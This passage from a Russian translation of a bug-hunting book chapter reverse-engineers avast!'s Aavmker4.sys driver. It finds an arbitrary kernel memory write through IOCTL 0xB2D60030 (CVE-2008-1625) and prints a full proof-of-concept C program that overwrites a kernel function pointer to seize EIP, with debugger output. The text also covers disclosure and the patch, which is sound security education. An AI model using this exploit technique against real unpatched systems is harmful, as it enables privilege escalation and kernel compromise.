.text:000109C4      mov     eax, [eax+0Ch] ; ULONG IoControlCode
.text:000109C7      mov     ecx, 0B2D6002Ch ; ecx = 0xB2D6002C
.text:000109CC      cmp     eax, ecx      ; сравнивает 0xB2D6002C →
с IoControlCode
.text:000109CE      ja     loc_10D15
[...]
```

---

Как упоминалось выше, инструкция по адресу `.text:000109B5` сохраняет в регистре `EAX` указатель на структуру `_IO_STACK_LOCATION`, а затем инструкция по адресу `.text:000109B8` сохраняет в регистре `ESI` значение `InputBufferLength`. Инструкция по адресу `.text:000109BE` сохраняет в регистре `EDX` значение `OutputBufferLength`, а инструкция по адресу `.text:000109C4` сохраняет в регистре `EAX` значение `IoControlCode`. Далее код IOCTL-запроса, хранящийся в регистре `EAX`, сравнивается со значением `0xB2D6002C` (адреса `.text:000109C7` и `.text:000109CC`). Эй, я нашел код первого IOCTL-запроса, поддерживаемого драйвером! Я отыскал в функции все значения, сравниваемые с кодом IOCTL-запроса в регистре `EAX` и получил список всех IOCTL-запросов, поддерживаемых драйвером `Aavmker4.sys`.

### **Шаг 5: поиск входных данных, подконтрольных пользователю**

После создания списка всех поддерживаемых IOCTL-запросов, я попытался определить местоположение буфера, содержащего пользовательские данные, передаваемые вместе с IOCTL-запросом. Все

запросы `IRP_MJ_DEVICE_CONTROL` содержат и входной, и выходной буферы. Способ, каким система описывает эти буферы, зависит от *типа передачи данных*. Тип передачи хранится в самом коде IOCTL-запроса. В Microsoft Windows коды IOCTL-запросов обычно создаются с помощью макроопределения `CTL_CODE`. [15] Ниже приводится еще одна выдержка из файла `ntddk.h`:

---

```
[..]
//
// Макроопределение для определения управляющих кодов IOCTL и FSCTL.
// Обратите внимание что коды 0-2047 зарезервированы за корпорацией
// Microsoft Corporation, а коды 2048-4095 зарезервированы за клиентами.
//

#define CTL_CODE( DeviceType, Function, Method, Access ) ( \
    ((DeviceType) << 16) | ((Access) << 14) | ((Function) << 2) | (Method) \
)
[..]

//
// Определение кодов методов, определяющих порядок передачи буферов
// с IOCTL- и FSCTL-запросами
//

#define METHOD_BUFFERED                0
#define METHOD_IN_DIRECT               1
#define METHOD_OUT_DIRECT              2
#define METHOD_NEITHER                 3
[..]
```

---

Тип передачи определяется параметром `Method` макроса `CTL_CODE`. Чтобы выяснить тип передачи данных в IOCTL-запросах, используемый драйвером `Aavmker4.sys`, я написал небольшой инструмент, представленный в листинге 6.1.

**Листинг 6.1.** Инструмент (`IOCTL_method.c`), определяющий тип передачи данных в IOCTL-запросах, используемый драйвером `Aavmker4.sys`

```
01 #include <windows.h>
02 #include <stdio.h>
03
04 int
05 main (int argc, char *argv[])
06 {
07     unsigned int method = 0;
08     unsigned int code = 0;
09
```

```
10     if (argc != 2) {
11         fprintf(stderr, "Usage: %s <IOCTL code>\n", argv[0]);
12         return 1;
13     }
14
15     code = strtoul (argv[1], (char **) NULL, 16);
16     method = code & 3;
17
18     switch (method) {
19         case 0:
20             printf ("METHOD_BUFFERED\n");
21             break;
22         case 1:
23             printf ("METHOD_IN_DIRECT\n");
24             break;
25         case 2:
26             printf ("METHOD_OUT_DIRECT\n");
27             break;
28         case 3:
29             printf ("METHOD_NEITHER\n");
30             break;
31         default:
32             fprintf (stderr, "ERROR: invalid IOCTL data transfer method\n");
33             break;
34     }
35
36     return 0;
37 }
```

---

Затем я скомпилировал инструмент компилятором языка С командной строки из пакета Visual Studio (c1):

---

```
C:\BHD>c1 /nologo IOCTL_method.c
IOCTL_method.c
```

---

Следующий вывод демонстрирует инструмент из листинга 6.1 в действии:

---

```
C:\BHD>IOCTL_method.exe B2D6002C
METHOD_BUFFERED
```

---

Итак, для описания входного и выходного буферов IOCTL-запроса в драйвере используется тип передачи `METHOD_BUFFERED`. Согласно описаниям буферов в Windows Driver Kit, входной буфер IOCTL-запроса, для которого используется тип передачи `METHOD_BUFFERED`, можно найти по адресу `Irp->AssociatedIrp.SystemBuffer`.

Ниже приводится пример ссылки на входной буфер в ассемблерном листинге драйвера `Aavmker4.sys`:

---

```
[..]
.text:00010CF1          mov eax, [ebx+0Ch] ; ebx = адрес IRP
.text:00010CF4          mov eax, [eax]
[..]
```

---

В этом примере в регистре `EBX` хранится указатель на структуру `IRP`. Инструкция по адресу `.text:00010CF1` обращается к члену структуры `IRP` со смещением `0x0c`.

---

```
kd> dt -v -r 2 _IRP
nt!_IRP
struct _IRP, 21 elements, 0x70 bytes
+0x000 Type           : ??
+0x002 Size           : ??
+0x004 MdlAddress     : ?????
+0x008 Flags          : ??
+0x00c AssociatedIrp  : union __unnamed, 3 элемента, 0x4 байта
+0x000 MasterIrp     : ?????
+0x000 IrpCount       : ??
+0x000 SystemBuffer   : ?????
[..]
```

---

Вывод отладчика `WinDbg` показывает, что этому смещению соответствует поле `AssociatedIrp` (`IRP->AssociatedIrp`). Инструкция по адресу `.text:00010CF4` получает ссылку на входной буфер `IOCTL`-запроса и сохраняет ее в регистре `EAX` (`Irp->AssociatedIrp.SystemBuffer`). Теперь, имея список поддерживаемых `IOCTL`-запросов и зная адрес буфера с входными данными, можно приступить к поиску ошибок.

### **Шаг 6: исследование обработки `IOCTL`-запросов**

С целью отыскать возможную уязвимость, я поочередно исследовал реализацию обработчиков `IOCTL`-запросов, одновременно отслеживая движение входных данных. Когда я дошел до обработчика `IOCTL`-запроса с кодом `0xB2D60030`, я нашел малозаметную ошибку.

При обработке `IOCTL`-запроса с кодом `0xB2D60030`, отправленного приложением из пространства пользователя, выполняется следующий код:

---

```
[..]
.text:0001098C ; int __stdcall sub_1098C(int, PIRP Irp)
.text:0001098C sub_1098C   proc near           ; DATA XREF: →
DriverEntry+130
[..]
.text:00010D28          cmp     eax, 0B2D60030h ; IOCTL-код →
```

```

== 0xB2D60030 ?
.text:00010D2D          jz      short loc_10DAB ; если      →
да -> loc_10DAB
[...]
```

Если код IOCTL-запроса совпадает со значением 0xB2D60030 (.text:00010D28), выполняется инструкция по адресу .text:00010DAB (loc\_10DAB):

```

[...]
```

.text:000109B8	mov esi, [eax+8]	; ULONG InputBufferLength	
.text:000109BB	mov [ebp+var_1C], esi		
[...]			
.text:00010DAB loc_10DAB:		; CODE XREF: sub_1098C+3A1	
.text:00010DAB	xor edi, edi	; EDI = 0	
.text:00010DAD	cmp byte_1240C, 0		
.text:00010DB4	jz short loc_10DC9		
[...]			
.text:00010DC9 loc_10DC9:		; CODE XREF: sub_1098C+428	
.text:00010DC9	mov esi, [ebx+0Ch]	; Irp->AssociatedIrp.	→
SystemBuffer			
.text:00010DCC	cmp [ebp+var_1C], 878h	; размер входного	→
буфера == 0x878 ?			
.text:00010DD3	jz short loc_10DDF	; если да ->loc_	→
10DDFloc_10DDF			
[...]			

Инструкция по адресу .text:00010DAB записывает в регистр EDI значение 0. Регистр EBX хранит указатель на структуру IRP, а инструкция по адресу .text:00010DC9 сохраняет в регистре ESI указатель на буфер с входными данными (Irp->AssociatedIrp.SystemBuffer).

В начале процедуры диспетчеризации размер входного буфера (InputBufferLength) запроса сохраняется в переменной var\_1c, располагающейся на стеке (.text:000109BB). Затем инструкция по адресу .text:00010DCC сравнивает размер входного буфера со значением 0x878 (рис. 6.4).

Если размер буфера равен 0x878, производится дальнейшая обработка входных пользовательских данных в буфере, на который ссылается регистр ESI:

```

[...]
```

.text:00010DDF loc_10DDF:		; CODE XREF: sub_1098C+447	
.text:00010DDF	mov [ebp+var_4], edi		
.text:00010DE2	cmp [esi], edi	; ESI == входной буфер	
.text:00010DE4	jz short loc_10E34	; если первый DWORD ==	→

```

0 -> loc_10E34
[.]
.text:00010DE6      mov     eax, [esi+870h] ; ESI и EAX указывают на →
входной буфер
.text:00010DEC      mov     [ebp+var_48], eax ; указатель на →
пользовательские данные, сохраняется в var_48
.text:00010DEF      cmp     dword ptr [eax], 0D0DEAD07h ; проверка →
входных данных
.text:00010DF5      jnz    short loc_10E00
[.]
.text:00010DF7      cmp     dword ptr [eax+4], 10BAD0BAh ; проверка →
входных данных
.text:00010DFE      jz     short loc_10E06
[.]

```




Рис. 6.4. Представление пути к уязвимому коду в IDA Pro, часть 1

Инструкция по адресу `.text:00010DE2` проверяет, содержат ли первые 4 байта (DWORD) пользовательских данных значение 0. Если это не так, из пользовательских данных по адресу `[user_data+0x870]` извлекается указатель и сохраняется в регистре EAX (`.text:00010DE6`). Значение этого указателя сохраняется в переменной на стеке `var_48` (`.text:00010DEC`). Затем проверяется, начинаются ли входные данные, на которые указывает EAX, со значений `0xD0DEAD07` и `0x10BAD0BA` (`.text:00010DEF` и `.text:00010DF7`). Если проверки дают положительный результат, парсинг входных данных продолжается:

```

[.]
.text:00010E06 loc_10E06:                                ; CODE XREF: →
sub_1098C+472
.text:00010E06                                         xor     edx, edx
.text:00010E08                                         mov     eax, [ebp+var_48]
.text:00010E0B                                         mov     [eax], edx
.text:00010E0D                                         mov     [eax+4], edx
.text:00010E10                                         add     esi, 4           ; адрес "откуда"
.text:00010E13                                         mov     ecx, 21Ah      ; длина
.text:00010E18                                         mov     edi, [eax+18h] ; адрес "куда"
.text:00010E1B                                         rep movsd              ; memcopy ()
[.]

```

Инструкция `rep movsd` по адресу `.text:00010E1B` представляет функцию `memcopy()`, где регистр `ESI` хранит адрес источника, `EDI` – адрес назначения, а `ECX` – длину копируемых данных. В регистр `ECX` записывается значение `0x21a` (`.text:00010E13`). `ESI` указывает на пользовательские данные ИОСТЛ-запроса (`.text:00010E10`), и значение для регистра `EDI` также было получено из пользовательских данных, из области памяти, на которую указывает регистр `EAX` (`.text:00010E18` и рис. 6.5).




Рис. 6.5. Представление пути к уязвимому коду в IDA Pro, часть 2

На псевдокоде вызов функции `memcpy()` выглядит так:


```
memcpy ([EAX+0x18], ESI + 4, 0x21a * 4);
```

Или, более абстрактно:

```
memcpy (адрес_подконтрольный_пользователю, данные_подконтроль-  
ные_пользователю, 0x868);
```

Таким образом, имеется возможность скопировать 0x868 байт (0x21a \* 4 байт, так как инструкция `rep movsd` копирует данные двойными словами (DWORD)) подконтрольные пользователю данные в произвольную область памяти, адрес которой может быть выбран пользователем произвольно, как в пространстве пользователя, так и в пространстве ядра. Замечательно!

Уязвимость имеет следующую анатомию, как показано на рис. 6.6:



**Рис. 6.6.** Обзор уязвимости в обработке IOCTL-запроса, ведущей к порче содержимого памяти

1. IOCTL-запрос (0xB2D60030) передается драйверу ядра `Aavmker4.sys` устройства `AavmKer4`.
2. Драйвер проверяет, равен ли объем входных данных IOCTL-запроса значению 0x878. В случае положительного результата переходит к шагу 3.



3. Драйвер проверяет наличие значений `0xD0DEAD07` и `0x10BAD0BA` во входных данных. В случае положительного результата переходит к шагу 4.
4. Выполняется ошибочный вызов `memcpu()`.
5. Содержимое в памяти повреждается.

## 6.2. Эксплуатация уязвимости

Чтобы получить контроль над `EIP`, сначала необходимо определить подходящий адрес в памяти, куда можно было бы скопировать свои данные. Еще при исследовании процедуры диспетчеризации IOCTL-запросов я заметил два места, где производится вызов функции по указателю:

---

```
[..]
.text:00010D8F      push     2                ; _DWORD
.text:00010D91      push     1                ; _DWORD
.text:00010D93      push     1                ; _DWORD
.text:00010D95      push     dword ptr [eax] ; _DWORD
.text:00010D97      call    KeGetCurrentThread
.text:00010D9C      push     eax              ; _DWORD
.text:00010D9D      call    dword_12460      ; вызов функции по указателю
.text:00010DA3      mov     [ebx+18h], eax
.text:00010DA6      jmp     loc_10F04
[..]
.text:00010DB6      push     2                ; _DWORD
.text:00010DB8      push     1                ; _DWORD
.text:00010DBA      push     1                ; _DWORD
.text:00010DBC      push     edi              ; _DWORD
.text:00010DBD      call    KeGetCurrentThread
.text:00010DC2      push     eax              ; _DWORD
.text:00010DC3      call    dword_12460      ; вызов функции по указателю
[..]
.data:00012460 ; int (__stdcall *dword_12460)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD)
.data:00012460 dword_12460 dd 0 ; объявление указателя на функцию
[..]
```

---

Указатель на функцию, объявленный по адресу `.data:00012460`, используется для вызова функции в инструкциях по адресам `.text:00010D9D` и `.text:00010DC3`. Чтобы получить контроль над `EIP`, достаточно просто затереть указатель на функцию и дождаться ее вызова. Для изменения указателя на функцию я написал следующий код, подтверждающий правильность концепции:

**Листинг 6.2.** Программный код, доказывающий правильность концепции и предназначенный для изменения указателя на функцию по адресу .data:00012460 (poc.c)

```

01 #include <windows.h>
02 #include <winioctl.h>
03 #include <stdio.h>
04 #include <psapi.h>
05
06 #define IOCTL          0xB2D60030 // уязвимый IOCTL-код
07 #define INPUTBUFFER_SIZE 0x878   // объем входных данных
08
09 __inline void
10 memset32 (void* dest, unsigned int fill, unsigned int count)
11 {
12     if (count > 0) {
13         _asm {
14             mov eax, fill // шаблон
15             mov ecx, count // количество
16             mov edi, dest // адрес назначения
17             rep stosd;
18         }
19     }
20 }
21
22 unsigned int
23 GetDriverLoadAddress (char *drivername)
24 {
25     LPVOID          drivers[1024];
26     DWORD           cbNeeded = 0;
27     int             cDrivers = 0;
28     int             i         = 0;
29     const char * ptr         = NULL;
30     unsigned int    addr     = 0;
31
32     if (EnumDeviceDrivers (drivers, sizeof (drivers), &cbNeeded) &&
33         cbNeeded < sizeof (drivers)) {
34         char szDriver[1024];
35
36         cDrivers = cbNeeded / sizeof (drivers[0]);
37
38         for (i = 0; i < cDrivers; i++) {
39             if (GetDeviceDriverBaseName (drivers[i], szDriver,
40                 sizeof (szDriver) / →
41                 sizeof (szDriver[0]))) {
42                 if (!strncmp (szDriver, drivername, 8)) {
43                     printf ("%s (%08x)\n", szDriver, →
44                         return (unsigned int) (drivers[i]);
45                 }
46             }
47         }
48     }
49 }

```

```

45     }
46     }
47 }
48
49     fprintf (stderr, "ERROR: cannot get address of driver %s\n", →
drivername);
50
51     return 0;
52 }
53
54 int
55 main (void)
56 {
57     HANDLE         hDevice;
58     char *         InputBuffer         = NULL;
59     BOOL           retval              = TRUE;
60     unsigned int   driveraddr         = 0;
61     unsigned int   pattern1           = 0xD0DEAD07;
62     unsigned int   pattern2           = 0x10BAD0BA;
63     unsigned int   addr_to_overwrite = 0; // адрес для затирания
64     char           data[2048];
65
66     // получить базовый адрес драйвера
67     if (!(driveraddr = GetDriverLoadAddress ("Aavmker4"))) {
68         return 1;
69     }
70
71     // адрес указателя на функцию .data:00012460, который →
требуется затереть
72     addr_to_overwrite = driveraddr + 0x2460;
73
74     // выделить память для буфера InputBuffer
75     InputBuffer = (char *)VirtualAlloc ((LPVOID)0,
INPUTBUFFER_SIZE,
76                                         MEM_COMMIT | MEM_RESERVE,
77                                         PAGE_EXECUTE_READWRITE);
78
79
80     //////////////////////////////////////
81     // Данные в InputBuffer:
82     //
83     // .text:00010DC9 mov esi, [ebx+0Ch] ; ESI == InputBuffer
84
85     // заполнить буфер InputBuffer символами "A"
86     memset (InputBuffer, 0x41, INPUTBUFFER_SIZE);
87
88     // .text:00010DE6 mov eax, [esi+870h] ; EAX == указатель →
на "данные"
89     memset32 (InputBuffer + 0x870, (unsigned int)&data, 1);
90

```

```

91 //////////////////////////////////////////////////////////////////////////////////////////////////////////////////
92 // данные:
93 //
94
95 // Так как буфер с "данными" передается функции "KeSetEvent"
96 // ядра Windows в виде параметра, он должен содержать →
допустимые указатели (.text:00010E2C call ds:KeSetEvent)
97 memset32 (data, (unsigned int)&data, sizeof (data) /      →
sizeof (unsigned int));
98
99 // .text:00010DEF cmp dword ptr [eax], 0D0DEAD07h ;      →
EAX == указатель на "данные"
100 memset32 (data, pattern1, 1);
101
102 // .text:00010DF7 cmp dword ptr [eax+4], 10BAD0BAh ;      →
EAX == указатель на "данные"
103 memset32 (data + 4, pattern2, 1);
104
105 // .text:00010E18 mov edi, [eax+18h] ; EAX == указатель →
на "данные"
106 memset32 (data + 0x18, addr_to_overwrite, 1);
107
108 //////////////////////////////////////////////////////////////////////////////////////////////////////////////////
109 // открыть устройство
110 hDevice = CreateFile (TEXT("\\\\.\\AamKer4"),
111     GENERIC_READ | GENERIC_WRITE,
112     FILE_SHARE_READ | FILE_SHARE_WRITE,
113     NULL,
114     OPEN_EXISTING,
115     0,
116     NULL);
117
118 if (hDevice != INVALID_HANDLE_VALUE) {
119     DWORD retlen = 0;
120
121     // отправить поддельный IOCTL-запрос
122     retval = DeviceIoControl (hDevice,
123     IOCTL,
124     (LPVOID)InputBuffer,
125     INPUTBUFFER_SIZE,
126     (LPVOID)NULL,
127     0,
128     &retlen,
129     NULL);
130
131     if (!retval) {
132         fprintf (stderr, "[-] Error: DeviceIoControl →
failed\n");
133     }
134

```

```

135     } else {
136         fprintf (stderr, "[-] Error: Unable to open device.\n");
137     }
138
139     return (0);
140 }

```

В строке 67 листинга 6.2 базовый адрес драйвера в памяти сохраняется в переменной `driveraddr`. Затем, в строке 72, вычисляется адрес указателя на функцию. Этот указатель будет затерт в результате манипуляций с функцией `memcpy()`. В строке 75 выделяется память для буфера длиной `INPUTBUFFER_SIZE` (`0x878`) байт. Этот буфер предназначен для входных данных для IOCTL-запроса и будет заполнен шестнадцатеричными значениями `0x41` (строка 86). Затем во входной буфер копируется адрес другого массива данных (строка 89). В ассемблерном листинге драйвера этот указатель используется инструкцией `.text:00010DE6: mov eax, [esi+870h]`.

Сразу вслед за вызовом функции `memcpy()` вызывается функция ядра `KeSetEvent()`:

```

[.]
.text:00010E10      add     esi, 4           ; адрес "откуда"
.text:00010E13      mov     ecx, 21Ah        ; длина
.text:00010E18      mov     edi, [eax+18h]   ; адрес "куда"
.text:00010E1B      rep movsd                ; memcpy()
.text:00010E1D      dec     PendingCount2
.text:00010E23      inc     dword ptr [eax+20h]
.text:00010E26      push   edx               ; ожидание
.text:00010E27      push   edx               ; инкремент
.text:00010E28      add     eax, 8
.text:00010E2B      push   eax               ; параметр для KeSetEvent
.text:00010E2B      ; (eax = входные данные →
IOCTL-запроса)
.text:00010E2C      call   ds:KeSetEvent    ; вызов KeSetEvent
.text:00010E32      xor     edi, edi
[.]

```

Поскольку пользовательские данные, на которые ссылается регистр `EAX`, передаются этой функции в качестве параметра (`.text:00010E2B`), в буфер с данными необходимо записать допустимые указатели, чтобы предотвратить ошибку нарушения прав доступа. Я заполнил весь буфер его собственным адресом в пространстве пользователя (строка 97). Затем, в строках 100 и 103, в буфер с данными копируются два ожидаемых шаблонных значения (`.text:00010DEF` и `.text:00010DF7`), а в строке 106 в буфер с данными копируется адрес назначения для

функции `memcpu()` (`.text:00010E18 mov edi, [eax+18h]`). После этого драйвер устройства открывается для чтения и записи (строка 110) и уязвимому драйверу ядра посылается поддельный IOCTL-запрос (строка 122).

После разработки этого программного кода, доказывающего правильность концепции, я запустил гостевую систему Windows XP в виртуальной машине VMware и подключил к ядру отладчик WinDbg (описание команд отладчика можно найти в разделе В.2):

---

```
kd> .sympath SRV*c:\WinDBGSymbols*http://msdl.microsoft.com/download/symbols
kd> .reload
[.]
kd> g
Break instruction exception - code 80000003 (first chance)
*****
*
* You are seeing this message because you pressed either
* CTRL+C (if you run kd.exe) or,
* CTRL+BREAK (if you run WinDBG),
* on your debugger machine's keyboard.
*
* THIS IS NOT A BUG OR A SYSTEM CRASH
*
* If you did not intend to break into the debugger, press the "g" key, then
* press the "Enter" key now. This message might immediately reappear. If it
* does, press "g" and "Enter" again.
*
*****
nt!RtlpBreakWithStatusInstruction:
80527bdc cc          int     3

kd> g
```

---

Затем я скомпилировал программу компилятором языка C командной строки из пакета Visual Studio (`cl`) и запустил в гостевой системе:

---

```
C:\BHD\avast>cl /nologo poc.c psapi.lib
C:\BHD\avast>poc.exe
```

---

После запуска программы ничего не произошло. Так как же узнать, что указатель на функцию был успешно затерт? Для этого необходимо активировать антивирус, открыв произвольный исполняемый файл. Я запустил Internet Explorer и получил следующее сообщение в отладчике:

---

```
##### AAVMKER: WRONG RQ #####
Access violation - code c0000005 (!!! second chance !!!)
41414141 ?? ???
```

---

Есть! Указатель на функцию оказался под полным контролем. Чтобы окончательно убедиться в этом, я вывел в отладчике дополнительную информацию:

---


```
kd> kb
ChildEBP RetAddr Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
ee91abc0 f7925da3 862026a8 e1cd33a8 00000001 0x41414141
ee91ac34 804ee119 86164030 860756b8 806d22d0 Aavmker4+0xda3
ee91ac44 80574d5e 86075728 861494e8 860756b8 nt!IopfCallDriver+0x31
ee91ac58 80575bff 86164030 860756b8 861494e8 nt!IopSynchronousServiceTail+0x70
ee91ad00 8056e46c 0000011c 00000000 00000000 nt!IopXxxControlFile+0x5e7
ee91ad34 8053d638 0000011c 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
ee91ad34 7c90e4f4 0000011c 00000000 00000000 nt!KiFastCallEntry+0xf8
0184c4d4 650052be 0000011c b2d60034 0184ff74 0x7c90e4f4
0184ffb4 7c80b713 0016d2a0 00150000 0016bd90 0x650052be
0184ffec 00000000 65004f98 0016d2a0 00000000 0x7c80b713

kd> r
eax=862026a8 ebx=860756b8 ecx=b2d6005b edx=00000000 esi=00000008 edi=861494e8
eip=41414141 esp=ee91abc4 ebp=ee91ac34 iopl=0         nv up ei pl nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010202
41414141 ??                ???
```

---

Процесс эксплуатации уязвимости, проиллюстрированный на рис. 6.7, выглядит следующим образом:

1. Объем входных данных составляет 0x878 байта? Если да, перейти к пункту 2.
2. Получить ссылку на буфер `data` в пространстве пользователя.
3. Ожидаемые значения в `data[0]` и `data[4]` присутствуют? Если да, перейти к пункту 4.
4. Получить адрес назначения для вызова функции `memcpy()`.
5. Функция `memcpy()` копирует входные данные ЮСТЛ-запроса в область `.data` ядра.
6. Манипуляции с указателем на функцию дают полный контроль над EIP.



**Рис. 6.7.** Диаграмма эксплуатации уязвимости в антивирусе avast!

Если программный код, подтверждающий правильность концепции, запустить без подключения отладчика ядра, появится знаменитый синий экран смерти (Blue Screen of Death, BSoD), как показано на рис. 6.8.



**Рис. 6.8.** Синий экран смерти (BSoD)



Получив контроль над `ELF`, я разработал два эксплойта. Один из них позволяет любому пользователю получить права администратора (повышение привилегий), а другой устанавливает руткит (`rootkit`) в ядро, используя хорошо известный прием прямого изменения системных структур данных (`Direct Kernel Object Manipulation, ДКОМ`). [16]

Строгие законы не позволяют приводить исходные тексты рабочего эксплойта, но интересующиеся могут посмотреть короткий видеоролик на веб-сайте книги, демонстрирующий эксплойт в действии. [17]

## 6.3. Ликвидация уязвимости

*Суббота, 29 марта, 2008*

18 марта 2008 года я информировал компанию ALWIL Software об ошибке, и сегодня она выпустила исправленную версию `avast!`. Это очень короткий срок для разработчика коммерческого программного обеспечения!

## 6.4. Полученные уроки

С позиции программиста и разработчика драйверов ядра:

- Определяйте строгие настройки безопасности для экспортируемых объектов устройств. Не позволяйте непривилегированным пользователям читать или записывать данные в эти устройства.
- Всегда проверяйте допустимость входных данных.
- Адреса назначения для операций копирования не должны извлекаться из пользовательских данных.

## 6.5. Дополнение

*Воскресенье, 30 марта, 2008*

Уязвимость была исправлена и вышла новая версия антивируса `avast!`, поэтому сегодня я опубликовал подробный отчет на своем веб-сайте. [18] Ошибке был присвоен идентификатор `CVE-2008-1625`. Рис. 6.9 демонстрирует график устранения ошибки.



**Рис. 6.9.** График устранения уязвимости от момента обнаружения до публикации отчета

## Примечания

1. См. ежегодный выпуск «Top 20 Internet Security Problems, Threats and Risks (2007 Annual Update)», на сайте компании SANS: <http://www.sans.org/top20/2007/>.
2. <http://www.virustotal.com/>.
3. <http://www.avast.com/>.
4. <http://www.vmware.com/>.
5. WinDbg – «официальный» отладчик для Windows, разработанный компанией Microsoft и распространяемый в составе пакета с инструментами отладки для Windows («Debugging Tools for Windows»), бесплатно доступного по адресу: <http://www.microsoft.com/whdc/DevTools/Debugging/default.mspx>.
6. Ссылку для загрузки уязвимой пробной версии антивируса avast! Professional 4.7 можно найти по адресу: <http://www.trap-kit.de/books/bhd/>.
7. <http://www.nirsoft.net/utills/driverview.html>.
8. <http://www.hex-rays.com/idapro/>.
9. Дополнительную информацию можно найти в книге Марка Руссиновича (Mark E. Russinovich) и Дэвида Соломона (David A. Solomon) «Microsoft Windows Internals: Microsoft Windows Server 2003, Windows XP, and Windows 2000, 4th ed». (Redmond, WA: Microsoft Press, 2005).
10. См. раздел **MSDN Library** ⇒ **Windows Development** ⇒ **Driver Docs** ⇒ **KernelMode Driver Architecture** ⇒ **Reference** ⇒ **Standard Driver Routines** ⇒ **DriverEntry** (Библиотека MSDN ⇒ Разработка для Windows ⇒ Описание драйверов ⇒ Архитектура драйверов ядра ⇒ Справочник ⇒ Стандартные процедуры

- в драйверах ⇒ DriverEntry) по адресу: <http://msdn.microsoft.com/en-us/library/ff544113.aspx>.
11. Загрузить программу WinObj можно по адресу: <http://technet.microsoft.com/en-us/sysinternals/bb896657.aspx>.
  12. Пакет Windows Driver Kit можно загрузить по адресу: <http://www.microsoft.com/whdc/devtools/WDK/default.mspx>.
  13. См. раздел **MSDN Library** ⇒ **Windows Development** ⇒ **Driver Docs** ⇒ **KernelMode Driver Architecture** ⇒ **Reference** ⇒ **Standard Driver Routines** ⇒ **DispatchDeviceControl** (Библиотека MSDN ⇒ Разработка для Windows ⇒ Описание драйверов ⇒ Архитектура драйверов ядра ⇒ Справочник ⇒ Стандартные процедуры в драйверах ⇒ DispatchDeviceControl) по адресу: <http://msdn.microsoft.com/en-us/library/ff543287.aspx>.
